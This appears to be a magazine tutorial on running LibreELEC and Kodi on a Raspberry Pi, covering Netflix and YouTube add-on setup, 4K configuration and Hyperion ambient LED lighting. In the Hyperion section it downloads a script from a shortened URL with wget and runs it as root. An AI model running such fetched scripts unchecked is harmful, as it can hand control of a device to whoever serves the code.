Kodi can be installed on just about anything running Linux. It works great as a desktop tool (even on Mac and Windows), but if you're looking to make a dedicated media player out of it then it makes much more sense to deploy a tailor-made distro for that use case. OSMC is a great choice, but by far the most common Pi-based multimedia distro is LibreELEC.

Kodi academy

New versions of Kodi and LibreELEC are out, but only for Raspberry Pi 4 users (for now)...

LibreELEC was forked from OpenELEC, which began life in 2009 as a minimal Linux flavour for running *XBMC*. This also found its way to the Pi very soon after the latter's inception.

In 2017, though, the project was abandoned and most of the developers joined the LibreELEC project. LibreELEC describes itself as Just Enough OS (JEOS) to run *Kodi* and strategically times its releases to coincide with those of the latter. *Kodi 19*, codenamed Matrix, was a big release and in late August 2021 this was incorporated into LibreELEC 10.0.0. Since then there have been a few point revisions of both. When we wrote this feature, we used LibreELEC 10.0.1 with *Kodi 19.3*. By the time you read it, it's likely that newer editions will be available.


In very little time you'll be able to access your media, as well as stream it from proprietary services such as these.

Breaking changes

We were a little shocked that older Pis, anything other that the Pi 4 in fact, were not currently supported on LibreELEC 10, and indeed that the Pi Zero and original Pi won't be supported in any future release. It's perhaps the kind of thing you should check early in the planning stages. Fortunately, and big thanks to the Pi Foundation, we had in our possession an 8GB Pi 4 which we can confirm works beautifully with LibreELEC 10. (*I'd like that Pi back now, please – Eben*). By the time you read this LibreELEC 10 will be closer to supported on the Pi 2 and 3. For now, you can happily run LibreELEC 9 on earlier Pis – the interface and functionality is much the same. In fact, the last and most colourful part of this feature currently only works there. See the box (*right*) for more on LibreELEC 9.2 and *Kodi Leia*.

There are a few reasons for this high hardware bar, the most pressing of them being that Pi graphics drivers (and those of many other small ARM devices) in LibreELEC are undergoing a major rewrite. Previously, each build would incorporate the required vendor kernel, other proprietary weaponry and some ugly patches to get accelerated graphics working with *Kodi*. This was an ad hoc process and since *Kodi 19* no longer supports most of these proprietary methods, they've been removed in LibreELEC 10. Instead, the goal is for all platforms to use uniform display and decoding methods by way of the GBM (Generic Buffer Management) and V4L2 (Video for Linux 2) APIs. This will enable all builds to run on a mainline kernel without any ugly hacks.

Besides those changes, the plugin system has been upgraded to Python 3. This means that any addons still based on Python 2 won't work. All of the official *Kodi* addons have been updated, but third-party ones (including many nefarious ones used to access pirate content) have not. Python 2 add-ons are automatically disabled by the upgrade, so if you rely on any of these it's worth holding fire on LibreELEC 10 until such time as they are updated.



» LIBREELEC 9

Usually LibreELEC development focuses on the latest release, but last year saw a rare point release (9.2.8) to the previous edition. This happened due to changes in the Widevine DRM used by Netflix and many other streaming services, which all stopped working on LibreELEC 9 until the new library was properly accommodated.

We know that many readers haven't got a Raspberry Pi 4 yet and we didn't want to alienate them, so we've done our best to make sure everything we cover here mostly works on the hardware and software iterations of yesteryear. Indeed, you'll need to run the previous version on a Pi 2 or 3 if you want to recreate our glorious ambient screen lighting.

The only major discrepancy we found is that Netflix (and possibly other Widevine-reliant services) fall back to software rendering with the new Widevine service. Because the add-on tricks Netflix into playing at 1080p (using the same trick as the popular browser plugin), this places undue pressure on the Pi 3's CPU, leading to stuttering and audiovisual desynchronisation.

For a smoother experience limit the Netflix app's playback to 720p by right-clicking the add-on and selecting Settings. In the Expert settings panel scroll down and you'll see the option to limit the stream resolution. The Pi 4 has no problem decoding 1080p in software: the load average was barely above 1.0, as opposed to on the Pi 3 where it was well above 3.5 (and as such, close to CPU-saturation).

Setting up Kodi

LibreELEC is probably the easiest Linux distro you ever installed, and Kodi will be ready for action in no time.

Making and booting a LibreELEC SD card follows much the same procedure as any other Pi operating system. You just need to ensure you use the correct image. LibreELEC 10 only supports the Pi 4 at present, but this will change in future (*see box, previous page*).

Download the image from the releases page at **https://libreelec.tv/downloads/raspberry**. For Pis Zero to 3, use the latest image from the previous 9.2 series which you'll find by scrolling down. Or consider investing in one of the 'other' boards supported by the new edition, such as the Pine64. There's also a generic image for running on a regular 64-bit PC, or a ready-to-go virtual machine image. Oh, and there's an official *LibreELEC USB-SD Creator* tool for macOS, Linux and Windows. But it didn't work at all well for us so we'll continue to recommend *Balena Etcher* for this purpose. See the install page on the wiki (**https://wiki.libreelec.tv/installation/create-media**) if you have any problems.

WATCH HIGH-QUALITY CONTENT


"HDMI 1.4 can manage 4K at low framerates, but 4Kp60 requires newer hardware and cables."

Once you've made and booted your SD card, you'll be greeted with the LibreElec splash screen followed by the *Kodi* setup wizard. You'll probably need a keyboard, mouse or gamepad plugged in to navigate this. But if you have plugged everything into an HDMI receiver with a remote control, then you can use that because *Kodi* supports CEC (Consumer Electronic Control) protocol too. Magical. Keen eyed readers might notice a CEC adaptor being detected during the setup stages.

On the subject of HDMI, if you want to watch 4K content at 60FPS, or make use of any HDR features on your display, make sure all your hardware is HDMI 2.0 compliant. HDMI 1.4 can manage 4K at low framerates, but 4Kp60 requires newer hardware and cables. If you're planning on watching content protected by HDCP 2.2 (the newest iteration of High-bandwidth Digital Content Protection), which is a lot of the 4K content out there, then you'll need to ensure all the devices in the processing chain (from the machine running *Kodi*, via a digital receiver, to your display). Since the Pi doesn't support HDCP, we won't get into that in this feature. Most modern graphics cards and CPUs now support HDCP 2.2, so if you want to view such content then try running *Kodi* on your desktop or laptop.

Select your language and hit Next to begin the setup. The first step is to choose a hostname. The default LibreELEC is fine if you can't think of anything better. Next, if you're not already connected over Ethernet, you'll be presented with a list of wireless networks. Choose one so that *Kodi* can update itself, set the time correctly and, in the future, download media.

Next you'll activate Samba for sharing, and optionally configure SSH if you want proper remote access. Like



Getting everything going at 1080p should be trivial; going up to higher resolutions may require manual intervention.

Kodi reminds us it's been an unseasonably mild November here in the southwest of England, and that it's getting dark soon.

Raspberry Pi OS, LibreELEC has a default SSH password that you should change if you turn on SSH here. Absent any pressing reason to activate this, it's wise to leave SSH off. Stray Pi's running SSH (especially with well-known passwords) could turn into beach heads from whence attackers might infiltrate your network. We'll turn this on later when we start messing with *Kodi* under the hood.


Get to know Kodi

Now you can begin exploring the *Kodi* interface. Navigation is quite intuitive: click menus to open them, use Escape (or the right mouse button) to go back. The hardest part is remembering which options live where. Oh, and if you open the menu while media is playing things can be a little confusing until you remember that clicking anywhere outside of that menu will get you back to your media. But we're getting ahead of ourselves because we haven't added any media yet. For testing purposes the easiest way is to use the already set-up Samba share to copy some media to the SD card. That share will show up under the ubiquitous WORKGROUP on your Windows Network, and you should be able to connect to it from any platform. Use the TV Shows or Videos folder depending on what kind of content you're adding, and your media should be available from the corresponding section of *Kodi's* Video menu.

We won't get far if we're relying on an SD card for media storage. So it should come as no surprise that *Kodi* can handle all kinds of other media sources. Besides local USB storage you can connect shares from your Windows (or Samba), or use NFS if you have media on a Linux file server. LibreELEC can talk to many PVR/DVR (Personal/Digital Video Recorder) devices too, as well as budget DVB sticks. We didn't have any of that kind of hardware to hand, so for this feature we'll look at setting up popular (and legal!) streaming sites.

Being British (and proud to pay the BBC's television licence fee), we can't get enough of iPlayer. Go to Add-ons>Video add-ons and select Download. You'll see a big list of official sources, including HBO Go, Plex and Netflix (which we'll set up in a moment). For now, scroll down to iPlayer WWW and click it and select Install. *Kodi* will spring into life, grab a couple of dependencies and before you know it there will be an iPlayer WWW link in your Add-ons>Video add-ons section. There's no web page-like view for browsing content – everything in *Kodi* is done through cascading menus. You'll get used to this, and indeed might start to prefer it, especially as opposed to YouTube's cramped web interface, which we'll obviate over the page. Go to the popular shows option and join in with what the masses are watching.

Also as a result of being British we're powerless to avoid discussions about the weather. So let's add a weather add-on to *Kodi*. From the main menu select Weather>Service for weather information>Get more and select the *Gismeteo* provider. Now open the weather's settings page and configure your location. If you want temperatures in centigrade go to Settings> Interface> Regional and change the Region default format setting to your locale.



One of the advantages of using LibreELEC is that it comes with a battery of *Kodi* add-ons already installed. These are mainly utilitarian additions, taking the form of codecs, libraries and userspace tools, rather than anything that connects you directly to content. But there's no shortage of things *Kodi* can stream media from. You might have followed our OpenMediaVault tutorial, or have another NAS device in your house. Media from such things is easy to add – just add the relevant Samba share from Videos>Files>Add videos. See **https://kodi.wiki/view/HOW-TO:Create_Video_Library** for best practices on how to organise media before adding them to *Kodi*. See the box (*below*) for getting the Netflix add-on installed, and consider adding the LBRY, Soundcloud or Bandcamp add-ons too.

» LIBREELEC-FLIX AND CHILL

The Netflix add-on isn't in the official *Kodi* repos, but that doesn't mean it's bad or you shouldn't use it (you'll still need a Netflix account to use it so it isn't piracy). To find the link to the repository file go to **https://github.com/CastagnaIT/plugin.video.netflix#quick-download-links** then save the relevant ZIP file, either by enabling SSH via the *Kodi* Settings and using `wget` or by saving it straight from your browser into one of *Kodi's* Samba shares. There's no need to unzip it.

Navigate to the Add-ons browser and select Install from Zip File. Then direct *Kodi* to wherever you saved the ZIP file. You'll be told that installation from unknown sources has been disabled, and directed to Settings>Add-ons>System>Unknown sources to enable it. Do this, heeding the warning that external plugins must be manually updated.

Now return to the Add-ons browser and select Install from Repository>CastaganaIT>Video add-ons>Netflix. You'll be prompted to install the *InputStream Helper* which you should do.

Now you can find the Netflix add-on in the Video-addons section, so fire it up. You'll be prompted to install the *InputStream Adaptive* add-on, which again you should do. You'll see a warning about changes at Netflix, which mean that username and password verification may not work (even if you type them in correctly). We were relieved when our credentials were recognised, but if yours are not try the keyfile authentication method instead. Complete instructions can be found at the project's GitHub at **https://github.com/CastagnaIT/plugin.video.netflix**.

When you attempt to play something you'll be interrupted by a prompt to install the Widevine DRM libraries, and accept some more terms . One gigabyte of downloaded Chrome OS recovery image and a painless extraction later, and your media will start playing.

Hi-fidelity Kodi

Integrate the world's most popular streaming site into Kodi and see how the Pi fares at high resolutions.

Since the Pi 4 has more graphical horsepower than its predecessors, it's capable of playing 'movie' 4K resolution (4,096x2,160 as opposed to 'TV' 4K which is 3,840x2,160) and 10-bit (HEVC) content. It might not yet be capable of driving two 4K displays at 60Hz, but it can certainly drive one. You need to enable that feature by hand, as it will make the SoC run a little warmer than usual. You'll need to enable SSH access and log in to your *Kodi* box to do this, remembering that *Kodi* has only one account, namely root. So the incantation will look like `ssh root@192.168.x.x`. Remember you can always find *Kodi's* IP address from the status panel.


Once you're in you'd usually run `raspi-config` to enable this, but LibreELEC doesn't include this program. Instead you'll have to remount the **/flash** partition in read-write mode and edit **config.txt** manually:


```
$ mount -o remount,rw /flash
$ nano config.txt
```

Now add the line `hdmi_enable_4kp60=1`, exit *Nano*, and restart.

If you don't get any joy make sure you're using the HDMI0 port – the one nearest the USB-C port used for power. HDMI1 can only manage 4Kp30 tops. If you have a gaming monitor, or other display that supports high refresh rates, then you should check out the official documentation at **www.raspberrypi.com/documentation/computers/config_txt.html**. That will tell you how to set HDMI timings through the `/boot/config.txt` file. For 4K HEVC content you'll need to adjust the graphics/system memory split. Anecdotal evidence suggests the GPU will need at least 340MB here, which again requires manual **config.txt** intervention.

You might not have any 4K content, and you won't be streaming that resolution through Netflix running on *Kodi* (or indeed any platform other than an official tool). But there's plenty on YouTube if you look around.





This is what the add-on's page for entering API keys looks like. You'll copy and paste the values from Google into here.

Bzzzt. And we have just run into our first problem. We have no way of viewing YouTube content on *Kodi*. Let's try and fix that. Navigate to Settings>Add-ons>Install from repository>Kodi Add-on repository> Video Add-ons and then select the YouTube add-on. Don't worry – we won't be touching any unofficial add-ons here, this one's safe to install, so hit Install. You'll be prompted to run the setup wizard, which enables you to choose your language and region. Skip this step if you don't care about locale settings, or don't want to share this information with Google (a stand that will be nullified when we hand over our API key later).

Tap into YouTube content

Now in the video Add-ons section there's an icon for YouTube, but it doesn't work. YouTube doesn't like its content being watched through unofficial applications, and it's not entirely supportive of it being watched on its own website without being logged into a Google account. The way around this is to register a new project with the Google Developers site, grant this project access to the YouTube Data API and then connect the

» GAMING WITH KODI

Besides entertaining you with moving pictures and sound, it would be nice if *Kodi* could play some games too. We were hoping it would be straightforward to get *Steam Play* working with it, but that was, alas, wishful thinking.

There's a Steam Community add-on in the official repos, which has much the same functionality as the *Steam* Android app – letting you browse the store and see your library and what have you. If you're using *Kodi* on a PC that has *Steam* installed, then you can install the *Steam Launcher* add-on (again from the official repo), which integrates *Steam* in Big Picture Mode into *Kodi*.

We thought *Kodi* would be quite fun for retro gaming, and indeed there is a *Kodi* add-on called *RetroMania* that used to be pretty good, but we were unable to get it working with the new release. What we did have fun with was the Internet Archives retro games collection. Have a look at the *Kodi* game add-on repository (alpha) and add the Zach Morris Add-ons. Then use the Install from Repository option and navigate to Game add-ons>Game providers>Internet Archive Game Launcher.

Besides that, you can install classics via *MAME* and *DOSBox* which you'll find in the LibreELEC add-ons repository, in the Emulators section. There are also lots of standalone games to enjoy, including *2048*, *Mr Boom* (a *Bomberman* clone) and *ScummVM*.

YouTube Add-on to this project. Effectively you're pretending that the add-on is your own project (which the developers of said add-on are fine with, that's why the instructions tell you to do it).

Open a browser (on your PC) and navigate to **https://console.developers.google.com/apis/library** and log in with your Google Account. Click Create Project and give it a meaningful name: "KodiTube" for example. Oh, and don't try and do this with a corporate Google account, you'd need permission from your organisation to add projects this way and you'll get an error message if you don't have it. Once the project is set up, select Enable APIs and Services. Type the first few letters of YouTube and select YouTube Data API v3. Click through and enable the API, then click Create Credentials. Select the YouTube Data API and then Public Data. Click Next and you'll see your API key. Don't worry about losing this because it's always available from this dashboard.


Get configuring

We're not done with it yet though. Click Done and then click Configure Consent Screen. Select the External user type and choose Create. Give your app a name (use the same as the Project Name if in doubt) and set the support email to your own (don't worry, none of this will be public or seen by the *Kodi* add-on developers). Also set the developer email at the bottom (everything in between can be left blank), then click Save And Continue. We don't need Scopes or Test users just yet, so click through these screens until you're presented with a summary of your app registration.

Click Credentials on the left, then Create Credentials at the top (again). This time choose Oauth client ID, select Desktop App for the Application Type and come up with a name for your client. Again, the name doesn't really matter so let's go with `Kodi-auth`. You'll be given a Client ID and Client Secret. Again, don't worry about losing them, they'll still be here when you come back.

Instead, worry about how you're going to enter these lengthy and misreading-prone strings into *Kodi*. Fortunately, we don't need to enter these manually (although you can if you want). A less-frustrating approach is to right-click the YouTube add-on and select Settings. In the API section check the box next to Enable API configuration page. Return to the browser and the Google developer page (or navigate back to that tab if you didn't close it), then open a new tab pointing at **http://192.168.x.x:50152/api**, replacing 192.168.x.x with your *Kodi* device's IP address. Go to the Credentials section in the Google Tab and copy the API key, then paste it in the first box in the KodiTube API page. Repeat for the Client ID and Client Secret (from the OAuth section) and click Save. Then return to the YouTube Add-on's settings page and disable the API page. There, awkward transcription exercise circumvented.

By this point, you should be able to use the Add-on to search videos. We're not quite done yet though, because we won't be able to sign in (and see YouTube subscriptions and recommendations) until we've added our user as a test user. Go back to the Developer Dashboard and in the Oauth consent screen section scroll down to Test users and add your Google account. In theory you can add up to 99 friends and save them some of the bother of this setup (they'll still need to set up API keys), but let's focus on number one first.




The Google Cloud Platform isn't the most inspiring place to hang out, but your persistence will be rewarded with graphs and usage credits.

Now return to *Kodi* and open the YouTube Add-on. Click Sign in, and you'll be told you have to sign in to not one but two apps. Scribble down the first one-time code, then go to google.com/device (on another device) and enter the code. You'll see a warning about Google not having verified this app, which you can safely ignore by clicking Continue. Then comes another warning that the add-on wants to access your Google account, this too you can safely Allow. Now you should see a new one-time code, so once again visit **google.com/device** and once again agree to the terms. Finally, you can now browse YouTube. At least it worked for us anyway – the add-on page suggests that if it doesn't work for you then you should try turning on the Allow Insecure Apps setting in your Google Account.

VISIONARY PI DEVICE

"The Pi 4 might not yet be capable of driving two 4K displays at 60Hz, but it can certainly drive one."

But why support the Google monoculture? Consider getting your entertainment from decentralised or otherwise FOSS-friendly services such as PeerTube. Installing that is markedly easier than installing YouTube. Check out the wiki at **https://framagit.org/StCyr/plugin.video.peertube/-/wikis/home**.




Tuxfoo will tell you everything you need about using DVB sticks with TVheadend and connecting that to Kodi.

The light fantastic

Add a touch of pizazz to your media centre with a border of colourful Ambilight-like, picture-reactive LEDs.

You might have seen the Ambilight system found on some Philips TVs, sometimes known as Bias Lighting. If not, the idea is quite simple: a perimeter of RGB LEDs is fixed to the back of the television, and these are light up in correspondence with what's happening on screen. This has the effect of extending the image onto the walls behind the screen.

There are a number of approaches to recreating this system with open source tools and plugging this into *Kodi*. The most popular is called *Hyperion*, which has been around for about as long as Ambilight TVs. *Hyperion* is flexible, and a common setup is to have *Kodi* running on a device, your PC say, and connected to an HDMI splitter and capture device. The HDMI capture is then sent (over USB) to Pi running *Hyperion*, which drives the LEDs.




That setup is a little complicated for our liking, so we thought we'd try and come up with our own, ideally with fewer moving parts. Annoyingly, there's no way to run everything on a Pi 4, since no one has figured out how to reliably capture the frame buffer (see **https://github.com/hyperion-project/hyperion.ng/issues/983**). So if we were to use the latest *Kodi* we'd need to invest in some capture hardware, either in the form of a loop capture (if we were to do everything on the Pi) or separate splitter and capture devices (if the Pi is just running the LEDs). Both can be achieved for less than £20 with a little Amazon scouring. The advantage of using a capture device is that you can use it for whatever HDMI input you happen to be watching, so your Pi can ambient-light your Smart TV's interface, your desktop background or the frantic explosions from your CS:GO exploits.

Instead we'll go back in time briefly and use *Kodi 18* on a Pi 2 or 3. If there are no *Kodi 19* builds for these devices by the time you read this, then you will surely be tempted to do this anyway, LEDs or no. You'll find the previous LibreELEC release (9.2.8, which includes *Kodi 18.9* at the time of writing) on the downloads page, or you could take a standard Raspberry Pi OS install and augment it with *Kodi*. It's in the official repos so that would be just a matter of `sudo apt install kodi`.

Capture the moment

We won't cover LibreELEC 9's setup: that and the navigation are much the same as in the new version. The *Hyperion-NG* (successor to the original *Hyperion*) software doesn't currently use *Kodi's* plugin system. So to install it we'll need to set up SSH access and fetch it ourselves. And this is where you realise that "Just Enough OS" is entirely accurate. Usually on the Pi we're used to installing things from the repos with *Apt*, or at a pinch installing packages manually with *Dpkg*, but neither of those tools are present on LibreELEC. Fortunately the *Hyperion* developers have created a handy script to get everything installed and set up. Before you use it though, check the relevant thread on the *Hyperion* forum at **https://bit.ly/lxf284-hyperion-install** in case anything has changed.

We found the script had a typo which caused it to fetch the ARMv6 build of the software. If this bothers you (it bothered us) follow these instructions instead.



Use the LED Numbers button to tell Hyperion the Input Position (where the LED strip starts).

SSH into the Pi, download the script and edit with:

```
# wget https://git.io/Jz5Qp -O hyperion.sh
# nano hyperion.sh
```

Now scroll down to the lines beginning:

```
RPI_1=...
RPI_2_3_4=...
```

Remove the `\|BCM2835` from the RPI_1 line, and add it to the line beginning RPI_2, so that it now begins:

```
RPI_2_3_4=`grep -m1 -c 'BCM2709\|BCM2710\|BCM2835\|BCM2836...
```


Most Pi 3 and 4s it turns out report the BCM2835 SoC, so this was not a reliable detection scheme. Nevermind, we've fixed it now, so we can go ahead and run the script with:

```
# bash hyperion.sh
```


The script will automatically modify **config.txt** to enable the SPI bus and allow communication with your LEDs, but this will require a restart first. Once you do that *Hyperion* will be running in the background, ready to light things up. So let's arrange some lights, but first check the box (*below*) for some words of illumination.

As you may have gathered, some wires are going to be involved in this setup, but no soldering is needed and it all fits nicely on a breadboard. Since we have two power sources (the Pi and the LED's power source), we need to establish a common earth. Otherwise we'll start introducing ground loops (where current flows from one "0V" rail to the other, because potential is relative). This is easy, just connect the Pi's GND to the negative rail on our breadboard. It's then tempting, of course, to connect the Pi's 5V line to the breadboard too, but don't do this. If you were to accidentally turn off your LEDs' power source and then try and use them, they'll try and draw power from the Pi, which will be fine for a couple of blinkenlights, but won't work (and may even damage) anything more.

Rather than start arguments about GPIO pin numberings or how much power to provide to one's Neopixels/Dotstars, we'll just show you we set ours up. Feel free to tell us we're doing it wrong. One thing we learned is that while it's common for the +5V and 0V wires to be to be red and black, and at opposite sides of the connector, the clock and data lines seem to move around between manufacturing runs. So the wiring might not agree with any diagrams given by the manufacturer or vendor. One symptom of clock and data being wired backwards is LEDs not lighting as commanded, but with occasional wild flickering if you gently wiggle the jumper wires.



Hyperion's web interface makes configuring tiny blinking lights an absolute charm.



This looked much less tidy in real life. Pro tip though: the negative end of a capacitor usually has a stripe on it.

Hopefully you're able to get something working. Next, visit the *Hyperion* web configuration page at **http://192.168.x.x:8090**, again replacing the IP address with that of your LibreELEC 9/*Kodi 18* box. The first step is to tell *Hyperion* about the nature and number of our LEDs, which is done from LED Instances>LED Output. We set the Controller type to apa102 and set the SPI Device to 0.0 (we used GPIO pins 10 (MOSI) and 11 (SCLK) for the data and clock lines). Now set the Hardware LED count to the number of LEDs you have, save settings and proceed to the LED Layout tab.

